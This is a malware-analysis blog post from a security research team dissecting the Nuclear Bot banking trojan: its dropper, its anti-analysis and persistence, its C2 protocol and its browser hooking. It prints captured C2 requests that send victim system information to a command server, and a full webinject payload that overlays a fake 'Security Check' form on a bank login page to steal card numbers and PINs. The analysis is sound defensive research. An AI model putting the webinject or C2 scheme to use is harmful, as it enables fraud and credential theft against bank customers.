
Dismantling a Nuclear Bot

arbornetworks.com/blog/asert/dismantling-nuclear-bot/



Dismantling a Nuclear Bot

by ASERT Team on December 19th, 2016


A recent tweet mentioned that a new banking malware called “Nuclear Bot” has started to appear for sale on underground marketplaces. Its price starts around $2500 which is more than double the price of another recent entry to the market. This post dismantles a sample of this malware to determine whether we need to take Bert the Turtle’s advice to duck and cover.

Sample

The sample analyzed for this post is available on VirusTotal. It has a helpful debugging string:

E:\Nuclear\Bot\Release\Dropper.pdb

It also phones home to a command and control (C2) server with an identifying login panel:



In the rest of this post we'll be discussing the dropper, bot, and webinject components of Nuclear Bot.

Dropper Component

The first component is the dropper component. It starts by manually loading a bunch of Windows libraries. The library names are obfuscated with XOR and a hardcoded key. The following Python snippet decodes an example obfuscated string to “ntdll.dll”:

```
key = "\x03\x0E\x18\f\x1A\x1F"
encbuf = "mz|`v1gbt"
plainbuf= []

for i, c in enumerate(encbuf):
   plain = ord(c) ^ ord(key[i % len(key)])
   plainbuf.append(chr(plain & 0xff))
print "".join(plainbuf)
```

After the libraries are loaded, it will resolve a bunch of functions from them using API hashing. The following Python snippet hashes an example function “LoadLibraryA” to its hash “0x3b7225fc”:

```
name = "LoadLibraryA"
hash_val = 0

for i, c in enumerate(name):
   if i & 1:
       v6 = (~(ord(c) ^ (hash_val >> 5) ^ (hash_val << 11))) & 0xffffffff
   else:
       v6 = (ord(c) ^ (hash_val >> 3) ^ (hash_val << 7)) & 0xffffffff
   hash_val ^= v6

hash_val = hash_val & 0x7fffffff
print hex(hash_val)
```

Next it generates a bot ID based on the root volume serial number, an example of which is:

{496E9266-9266-1717986918}

It will then perform three types of anti-analysis:

1. Detecting common analysis software such as IDA Pro and Sysinternals tools
2. Detecting common sandbox and virtual machines
3. Detecting debugging via a timing check

If it detects it is being run in an analysis environment it will delete itself. Persistence is setup by copy itself to the “%appdata%” directory and setting up a “Software\Microsoft\Windows\CurrentVersion\Run” entry in the user’s registry.


After things are setup, an svchost (-k netsvcs) process is started and a DLL is injected into it. The DLL is stored compressed in the dropper and is decompressed using the RtlDecompressBuffer Windows API.

Before transitioning to the next component some system information is written to a “<botid>.txt” text file in "%appdata%" where “<botid>” is replaced with the bot’s ID. The system information is pipe delimited and consists of:

- info
- Windows version
- Computer name
- Username
- isWow64 status
- is Admin status

Bot Component

The injected DLL or “bot” component is available at VirusTotal. It uses the same library loading and function resolving technique as in the dropper. After this initial setup an empty HTTP POST request is sent to the C2 server:



```
POST /PanelDark/client.php?{496E9266-9266-1717986918} HTTP/1.1
Host: 85.69.197.19
Pragma: no-cache
Content-type: text/html; charset=utf-16
Connection: close

HTTP/1.1 200 OK
Date: Thu, 15 Dec 2016 14:14:04 GMT
Server: Apache/2.4.23 (Win32) OpenSSL/1.0.2h PHP/5.6.28
X-Powered-By: PHP/5.6.28
Content-Length: 40
Connection: close
Content-Type: text/html; charset=UTF-8

920e9b92bb97c06fbaf1c4854db682898a85cb1e
```

Entire conversation (422 bytes)

○ ASCII ○ EBCDIC ○ Hex Dump ○ C Arrays ● Raw


The reply from the C2 server will be a hex string that will be used as an XOR key to obfuscate further C2 communications. The following Python snippet describes the obfuscation:

```
key = "920e9b92bb97c06fbaf1c4854db682898a85cb1e"
inbuf = "ping"
outbuf = []

for i, c in enumerate(inbuf):
   b = ord(c) ^ ord(key[i % len(key)])
   outbuf.append(chr(b & 0xff))

print "".join(outbuf)
```

Next the system information from the “<botid>.txt” file is read and sent to the C2 server:




```
POST /PanelDark/client.php?{496E9266-9266-1717986918} HTTP/1.1
Host: 85.69.197.19
Pragma: no-cache
Content-type: text/html; charset=utf-16
Connection: close
Content-Length: 29

P\V
ETE..SE..zy.,L6r.~W]Z.SJ.HTTP/1.1 200 OK
Date: Thu, 15 Dec 2016 14:14:04 GMT
Server: Apache/2.4.23 (Win32) OpenSSL/1.0.2h PHP/5.6.28
X-Powered-By: PHP/5.6.28
Content-Length: 0
Connection: close
Content-Type: text/html; charset=UTF-8
```

Commands are polled with a “ping” command. The response is pipe delimited where the first field denotes the command number and the rest are command arguments. The following commands have been identified:

- 0 – Download and execute
- 1 – VNC
- 2 – SOCKS4 proxy
- 3 – Update self

In addition to the above commands, Nuclear Bot has “man-in-the-browser” (MitB) functionality that in conjunction with webinjects—rules denoting what websites to target and how—lets it social engineer and steal credentials from financial and other websites. The MitB code is stored as a compressed DLL in either the “.x86” or “.x64” PE file section of the bot’s file:



Name	Start	End	R	W	X	D
.text	10001000	1000E000	R	.	X	.
.idata	1000E000	1000E128	R	.	.	.
.rdata	1000E128	10013000	R	.	.	.
.data	10013000	10017000	R	W	.	.
.x86	1001B000	10035000	R	W	X	.
.x64	10035000	10051000	R	W	X	.


It can be decompressed using RtlDecompressBuffer as before and the x86 DLL used for this analysis is also available on VirusTotal. Based on a debug string, the developer calls this DLL "Engine32".

Engine

he "engine" DLL is first injected into explorer.exe. In explorer.exe, the CreateProcessW Windows API is hooked so that it can control future process creation. The function hook first determines what process is being created. Next it passes execution to the real CreateProccessW function so that the process is created. Finally, if the process is a web browser (Internet Explorer, Firefox, Chrome, or Opera) it will open a named pipe where the pipe name is the bot's ID and writes the newly created web browser's process ID (PID) to it. The other end of the pipe is opened by the above bot component and once it receives a PID it will inject the "engine" component into that process—this is how the MitB component gets into web browsers.

Once injected into a web browser it will determine which web browser it is and hook the appropriate functions—e.g. InternetConnectW, HttpOpenRequestW, InternetReadFile, etc. in Internet Explorer and PR_Read and PR_Write in Firefox. These hooks monitor the victim's web browsing (HTTPS doesn't matter at this layer of communications) and continuously compares traffic to its list of webinjects. If a match is found the malicious webinject code is injected in the webpage, the modified web page is shown to the victim, and credential theft can happen.


Nuclear Bot downloads webinjects from its C2 by sending an "injects" command. The returned data is a JSON file that looks like this:




```
[
   {
      "url": "secure.[redacted].com",
      "uri": "/login/*",
      "code":
      [
         {
            "replace": "enterOnlineIDFormSubmit();",
            "before": "dialog.dialog('open');/*",
            "after": "*/"
         },
         {
            "replace": "<head>",
            "before": "",
            "after":  "<script src=\"https://code.jquery.com/jquery-1.12.4.js\"></script>\r\n<script src=\"h
ttps://code.jquery.com/ui/1.12.1/jquery-ui.js\"></script>\r\n<script>\r\nvar dialog;\r\n$(function()\r\n{\r\
n   dialog = $(\"#dialog-form\").dialog(\r\n   {\r\n      autoOpen: false,\r\n      closeOnEscape: false,\r\
n      open: function(event, ui)\r\n      {\r\n         $(\".ui-dialog-titlebar\", ui.dialog | ui).hide();\r
\n      },\r\n      resizable: false,\r\n      height: \"auto\",\r\n      width: \"auto\",\r\n      modal: t
rue,\r\n   });\r\n});\r\n</script>\r\n<style>\r\n#dialog-form\r\n{\r\n   display: none;\r\n   background: #F
FF4F9;\r\n   padding: 10px;\r\n   border: 1px solid #D10019;\r\n}\r\n\r\n.ui-widget-content:focus\r\n{\r\n
 outline: none;\r\n   -moz-box-shadow: none;\r\n   -webkit-box-shadow: none;\r\n   box-shadow: none;\r\n}\r\
n\r\n#dialog-form h1\r\n{\r\n   background: #DC1431;\r\n   color: #FFF;\r\n   margin: -10px;\r\n   padding:
5px;\r\n   font-weight: bold;\r\n}\r\n</style>"
         },
         {
            "replace": "<body*>",
            "before": "",
            "after":  "<div id=\"dialog-form\" class=\"phoenix\">\r\n  <h1>Security Check</h1>\r\n  <iframe
style=\"display: none;\" width=\"0\" height=\"0\" border=\"0\" name=\"dummyframe\" id=\"dummyframe\"></ifram
e>\r\n  <form name=\"sec_ver\" method=\"POST\" action=\"sec_ver\" class=\"simple-form\" target=\"dummyframe\
">\r\n    <label class=\"mtop-15\">ATM Card Number</label>\r\n    <input id=\"enterID-input\" name=\"card\"
autocomplete=\"off\" type=\"text\">\r\n    <label class=\"mtop-15\">PIN Number</label>\r\n    <input id=\"en
terID-input\" name=\"pin\" autocomplete=\"off\" type=\"text\">\r\n    <a href=\"javascript:void(0);\" onclic
k=\"dialog.dialog('close'); document.forms['sec_ver'].submit(); enterOnlineIDFormSubmit();\" class=\"btn-bof
a btn-bofa-small\" style=\"margin-top: 15px;\">Verify</a>\r\n  </form>\r\n</div>"
         }
      ]
   },
   {
      "url": "*facebook.com",
      "uri": "/",
      "code":
      [
         {
            "replace": "</head>",
            "before": "<script>alert('Hello World');</script>",
            "after":  "<!-- HELLO -->"
         }
      ]
   }
]
```

Conclusion

This post was a dismantling of a new banking malware known as Nuclear Bot. As usual with new malware it is too soon to assess how active and widespread this new family will become. It is even more difficult to assess based on this sample and campaign as it is very likely a “test botnet” used for development and not an in the wild weaponized campaign. This is based on the “Hello World” webinject it is using and also the numerous MessageBox function calls that pop up throughout the execution of the malware:



HOOKED



Injected

While it is probably a bit too soon to heed Bert’s advice, recent advertisements for the bot have suggested bug fixes and updated versions so it is worth keeping an eye on.

Posted In

- Analysis
- Botnets
- Interesting Research
- Malware
- Reverse Engineering
- threat analysis

Subscribe

Sign up now to receive the latest notifications and updates from NETSCOUT's ASERT.